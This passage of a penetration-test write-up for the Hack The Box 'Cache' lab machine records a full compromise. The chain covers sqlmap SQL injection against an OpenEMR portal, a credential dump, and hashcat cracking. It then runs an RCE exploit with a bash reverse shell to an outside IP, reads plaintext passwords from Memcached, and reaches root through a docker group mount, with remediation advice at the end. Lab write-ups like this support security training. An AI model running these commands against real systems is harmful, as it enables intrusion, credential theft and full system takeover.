
```
sqlmap -u "http://hms.htb/portal/find_appt_popup_user.php?catid=1" \
-p "catid" \
--dbms=MySQL \
--technique=ET \
--level=5 --risk=3 \
--batch \
-v 3 \
--referer="http://hms.htb/portal/account/register.php" \
--cookie="OpenEMR=flfptb0j5sm1pbaro7j2v6cae9;
PHPSESSID=g3p6s0khsds46h04rq3djup090" \
--dbs
```



```
[13:05:37] [INFO] fetching database names
[13:05:37] [PAYLOAD] 1' AND GTID_SUBSET(CONCAT(0x71707a7671,(SELECT IFNULL(CAST(
COUNT(schema_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.SCHEMATA),0x716a78707
1),7204)-- umdY
[13:05:38] [DEBUG] used SQL query returns 2 entries
[13:05:38] [PAYLOAD] 1' AND GTID_SUBSET(CONCAT(0x71707a7671,(SELECT MID((IFNULL(
CAST(schema_name AS NCHAR),0x20)),1,190) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT
0,1),0x716a787071),8211)-- HTft
[13:05:39] [INFO] retrieved: 'information_schema'
[13:05:39] [PAYLOAD] 1' AND GTID_SUBSET(CONCAT(0x71707a7671,(SELECT MID((IFNULL(
CAST(schema_name AS NCHAR),0x20)),1,190) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT
1,1),0x716a787071),4341)-- xekl
[13:05:40] [INFO] retrieved: 'openemr'
[13:05:40] [DEBUG] performed 3 queries in 3.26 seconds
available databases [2]:
[*] information_schema
[*] openemr
```

- **Enumerated Tables in the Target Database (openemr)**:


```
sqlmap -u "http://hms.htb/portal/find_appt_popup_user.php?catid=1" \
-p "catid" \
--dbms=MySQL \
--technique=ET \
--level=5 --risk=3 \
--batch \
-v 3 \
--referer="http://hms.htb/portal/account/register.php" \
--cookie="OpenEMR=flfptb0j5sm1pbaro7j2v6cae9;
PHPSESSID=g3p6s0khsds46h04rq3djup090" \
-D openemr --tables
```



```
CAST(table_name AS NCHAR),0x20)),1,190) FROM INFORMATION_SCHEMA.TABLES WHERE tab
le_schema IN (0x6f70656e656d72) LIMIT 233,1),0x716a787071),1022)-- qSHp
[13:33:40] [INFO] retrieved: 'x12_partners'
[13:33:40] [DEBUG] performed 235 queries in 235.02 seconds
Database: openemr
[234 tables]
+---------------------------------------+
| array                                 |
| groups                                |
| log                                   |
| version                               |
| addresses                             |
| amc_misc_data                         |
| amendments                            |
| amendments_history                    |
| ar_activity                           |
| ar_session                            |
| audit_details                         |
| audit_master                          |
| automatic_notification                |
| background_services                   |
| batchcom                              |
| billing                               |
| calendar_external                     |
| categories                            |
| categories_seq                        |
| categories_to_documents               |
| ccda                                  |
| ccda_components                       |
| ccda_field_mapping                    |
| ccda_sections                         |
| ccda_table_mapping                    |
| chart_tracker                         |
| claims                                |
| clinical_plans                        |
| clinical_plans_rules                  |
```

- **Focus on the users_secure Table**:


```
sqlmap -u "http://hms.htb/portal/find_appt_popup_user.php?catid=1" \
-p "catid" \
--dbms=MySQL \
--technique=ET \
--level=5 --risk=3 \
--batch \
-v 3 \
--referer="http://hms.htb/portal/account/register.php" \
--cookie="OpenEMR=flfptb0j5sm1pbaro7j2v6cae9;
PHPSESSID=g3p6s0khsds46h04rq3djup090" \
-D openemr -T users_secure --columns
```



```
Database: openemr
Table: users_secure
[9 columns]
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| id                | bigint(20)   |
| last_update       | timestamp    |
| password          | varchar(255) |
| password_history1 | varchar(255) |
| password_history2 | varchar(255) |
| salt              | varchar(255) |
| salt_history1     | varchar(255) |
| salt_history2     | varchar(255) |
| username          | varchar(255) |
+-------------------+--------------+
```

- **Extract Credentials from the Table**:

```
sqlmap -u "http://hms.htb/portal/find_appt_popup_user.php?catid=1" \
-p "catid" \
--dbms=MySQL \
--technique=ET \
--level=5 --risk=3 \
--batch \
-v 3 \
--referer="http://hms.htb/portal/account/register.php" \
--cookie="OpenEMR=flfptb0j5sm1pbaro7j2v6cae9;
PHPSESSID=g3p6s0khsds46h04rq3djup090" \
-D openemr -T users_secure -C username,password,salt --dump
```



```
Database: openemr
Table: users_secure
[1 entry]
+--------------+--------------------------------------------------------------+
--------------------------------+
| username     | password                                                     |
 salt                           |
+--------------+--------------------------------------------------------------+
--------------------------------+
| openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
 $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ |
+--------------+--------------------------------------------------------------+
--------------------------------+
```

- **Crack the Password Hash Using Hashcat**: Save the hash to a file password_hash.txt, then run:


```
hashcat -m 3200 password_hash.txt /usr/share/wordlists/rockyou.txt
```

- **View the Cracked Password**:

```
hashcat -m 3200 password_hash.txt --show
```

Recovered Credentials:

- **Username**: openemr_admin
- **Password**: xxxxxx
- **Identify Remote Code Execution (RCE) Exploit**: Located an authenticated RCE exploit for OpenEMR version 5.0.1.3 (CVE-2018-15145), which allows execution of arbitrary commands as the web server user.



OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)

EDB-ID: 45161

CVE: N/A

EDB Verified: ✓

Author: CODY ZACHARIAS

Type: WEBAPPS

Exploit: / {}

- **Start Netcat Listener on Attacker Machine**:

```
nc -lvnp 4444
```

- **Execute Exploit to Gain Reverse Shell**:


```
python3 45161.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >&
/dev/tcp/10.10.16.9/4444 0>&1'
```

We got the reverse shell for the target machine

- **Stabilise Reverse Shell Session**:

```
script /dev/null -c bash
```

This process successfully established a reverse shell to the attacker machine, providing initial access to the target system and getting the stage for privilege escalation.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.188] 39252
bash: cannot set terminal process group (1750): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$ whoami
whoami
www-data
www-data@cache:/var/www/hms.htb/public_html/interface/main$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cache:/var/www/hms.htb/public_html/interface/main$ 
```

9. Post-Exploitation

Following the successful exploitation of the OpenEMR application and establishment of an initial foothold on the target system, a structured post-exploitation assessment was conducted to identify local privilege escalation opportunities. This phase focused on user enumeration, service inspection, and in-memory data extraction. The analysis revealed a misconfigured local Memcached service containing plaintext credentials, which were leveraged to escalate privileges and achieve full system compromise.

Steps to Reproduce

- **Enumerating Local Users**: To identify users with valid login shells, the following command was executed:

```
cat /etc/passwd | grep -E '/bin/bash|/bin/sh|/usr/bin/zsh'
```

Two standard user accounts were discovered: **ash** and **luffy**.

- **Switching to User 'ash'**: An attempt was made to switch to the ash user using previously discovered credentials from the web application source code:

```
su ash
Password: H@v3_fun
```

This resulted in a successful user session under ash.

- **Identifying Memcached Service**: Enumeration of running services revealed that Memcached was active and listening on the local loopback interface. This was confirmed using:

```
netstat -tulnp | grep 11211
```

- **Connecting to Memcached Locally**: A Netcat session was initiated to interact with the Memcached service.

```
nc 127.0.0.1 11211
```

- **Enumerating Cached Data**: Diagnostic commands were executed to identify and explore stored cache entries.

```
stats
stats items
```

These revealed the presence of cached key-value pairs within slab class 1.

- **Extracting Stored Credentials**: The following commands were used to enumerate and retrieve cached data.

```
stats cachedump 1 1000
get passwd
```


This process exposed a cached plaintext password:

```
0n3_p1ec3
```


- **Privilege Escalation via Credential Reuse**: Using the extracted password, a privilege escalation attempt was made by switching to the luffy user

```
su luffy
Password: 0n3_p1ec3
```

Authentication was successful, resulting in elevated access. The luffy user possessed sufficient privileges to access restricted files and complete the system compromise.



```
www-data@cache:/home/ash$ su ash
su ash
Password: H@v3_fun

ash@cache:~$ whoami
whoami
ash
ash@cache:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash)
```



```
luffy@cache:/home/ash$ whoami
whoami
luffy
luffy@cache:/home/ash$ id
id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:/home/ash$ 
```

10. Privilege Escalation

Privilege escalation was achieved by leveraging the misconfigured Docker permissions assigned to the luffy user. During post-exploitation enumeration, it was identified that luffy was a member of the docker group. This group membership permits users to run Docker containers with elevated privileges, effectively granting root-level access to the host system if misused.

By mounting the host's root filesystem (/) into a Docker container, it was possible to directly access and manipulate system files from within the containerised environment. This method enabled full compromise of the host, including access to the /root/root.txt file, confirming root-level access.

Steps to Reproduce

- **Identify User Group Membership**: While operating as the luffy user, the following command was used to enumerate group memberships:


```
id
```

Output confirmed that luffy was a member of the docker group.

- **Launch a Docker Container with Host Filesystem Mounted**: To exploit this misconfiguration, a Docker container was started with the host's root directory mounted inside the container.

```
docker run -v /:/mnt --rm -it ubuntu bash
```

- **Privilege Escalation Achieved**: This confirmed successful privilege escalation by abusing Docker group permissions. Full root access was obtained through container escape via host directory mounting, resulting in complete system compromise.



```
root@2beca62ad8b5:/# whoami
whoami
root
root@2beca62ad8b5:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

11. Remediation Recommendation

To mitigate the vulnerabilities identified during this engagement and reduce the risk of future compromise, the following remediation measures are strongly recommended:

- **Authentication and Input Validation**

1. Enforce strict server-side input validation to prevent injection-based attacks, including SQL injection.
2. Utilise parameterised queries and secure Object-Relational Mapping (ORM) framework to ensure safe handling of user input.
3. Implement a Web Application Firewall (WAF) to detect and block injection attempts in real time.

- **Credential Management**

1. Remove all hardcoded credentials from publicly accessible source code and client-side scripts.
2. Adopt a secure secrets management solution such as HashiCorp Vault, AWS Secrets Manager, or CyberArk for centralised credential handling.
3. Immediately rotate any exposed or compromised credentials and implement regular credential lifecycle management policies.
4. Enforce strong, unique passwords and prevent credential reuse across systems through centralised authentication mechanisms and policy enforcement.

- **Privilege Management**

1. Perform a comprehensive audit of all binaries with SUID permissions and revoke SUID from non-essential executables.
2. Restrict access to administrative utilities (e.g., Docker CLI) to trusted users only.
3. Apply the principle of least privilege across all user accounts and services, ensuring users are granted only the access necessary for their roles.

- **Container and Service Hardening**

1. Limit Docker group membership to administrative users only, as misuse may allow full access to the host system.
2. Prevent host filesystem mounts in containerised environments unless explicitly required and secured.
3. Regularly update base container images and disable non-essential services within containers to reduce the attack surface.

- **Secure Development Practices**

1. Conduct regular, security-focused code reviews to identify insecure design patterns and vulnerabilities.
2. Integrate static and dynamic security analysis tools into the CI/CD pipeline to detect and address vulnerabilities early in the development lifecycle.
3. Avoid deploying potentially dangerous interpreters (e.g., jjs, eval) in production environments.

- **Monitoring and Detection**

1. Enable centralised logging for all authentication events, privilege escalation attempts, and sensitive service access.
2. Configure automated alerting for anomalous behaviour, such as unauthorised SUID binary execution or access to internal services like Memcached.
3. Conduct periodic log reviews and security audits to proactively identify and remediate emerging threats.

12. Conclusion

The penetration test conducted against the HTB Cache machine resulted in a full system compromise, attributable to a series of critical vulnerabilities across both application and infrastructure layers. Initial access was gained by exploiting a SQL injection vulnerability in the OpenEMR-based Patient Portal, which allowed the extraction of sensitive credentials from the backend database.


These credentials were subsequently cracked and reused to authenticate as a standard system user. Post-exploitation enumeration revealed a locally accessible and misconfigured Memcached service, which stored plaintext credentials that enabled lateral movement to another user account (luffy). Further analysis uncovered that this user was a member of the docker group, granting privileges that allowed the attacker to mount the host's root filesystem into a container and obtain root-level access-resulting in complete system compromise.

The vulnerabilities observed-such as hardcoded credentials, insecure service configurations, insufficient access control, and improper privilege assignments mirror common weaknesses encountered in real-world environments. They highlight the importance of adhering to secure coding standards, enforcing strong credential management, and implementing robust system hardening and monitoring practices.

Immediate remediation of the identified issues, as outlined above, is essential to strengthening the overall security posture of the environment and reducing the likelihood of future exploitation.


13. Proof of Access (Flags Captured)

- **User.txt**



```
ash@cache:~$ cat user.txt
cat user.txt
[redacted]
```

- **Root.txt**



```
root@2beca62ad8b5:/# cd root
cd root
root@2beca62ad8b5:~# ls
ls
root.txt
root@2beca62ad8b5:~# cat root.txt
cat root.txt

root@2beca62ad8b5:~# 
```